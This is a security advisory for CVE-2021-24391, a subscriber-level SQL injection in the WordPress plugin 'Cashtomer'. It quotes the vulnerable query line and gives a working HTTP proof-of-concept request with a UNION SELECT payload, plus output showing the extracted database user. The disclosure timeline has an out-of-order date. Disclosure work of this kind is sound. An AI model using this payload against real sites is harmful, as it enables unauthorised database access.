Wp Plugin Cashtomer

Plugin Details

Plugin Name: wp-plugin : cashtomer
Effected Version : 1 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Subscriber
CVE Number : CVE-2021-24391
Identified by : Syed Sheeraz Ali
WPScan Reference URL

Disclosure Timeline

- May 19, 2021: Issue Identified and Disclosed to WPScan
- April 19, 2021 : Plugin Closed
- June 10, 2021 : CVE Assigned
- July 23, 2021 : Public Disclosure

Technical Details

Vulnerable File: `/admin/view/socialadd.php`


Vulnerable Code block and parameter:

Subscriber level SQLi for parameter `id`

cashtomer/trunk/admin/view/socialadd.php#36

```
36:$results = $wpdb->get_results("SELECT * FROM $table WHERE id = ".sanitize_text_field($_GET['editid'])."");
```

PoC Screenshot:



Exploit

PoC

```
GET /wp-admin/admin.php?page=add-social-point&id=facebookshare&editid=-9677 UNION ALL SELECT NULL,NULL,user(),NULL,NULL--+- HT
Host: 172.28.128.50
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Sec-GPC: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620286721%7C32su2nODUWIIOKzPljEkqtIPRffvMIMbShOVwKOyD5t%7C47a4ec2a
Connection: close
```

```
<div class="Wlp-TextField">
                <input class="ember-view Wlp-TextField__Input" type="text" name="socialurl" value="bob@localhost" required>
        <div class="Wlp-TextField__Backdrop"></div>
</div>
```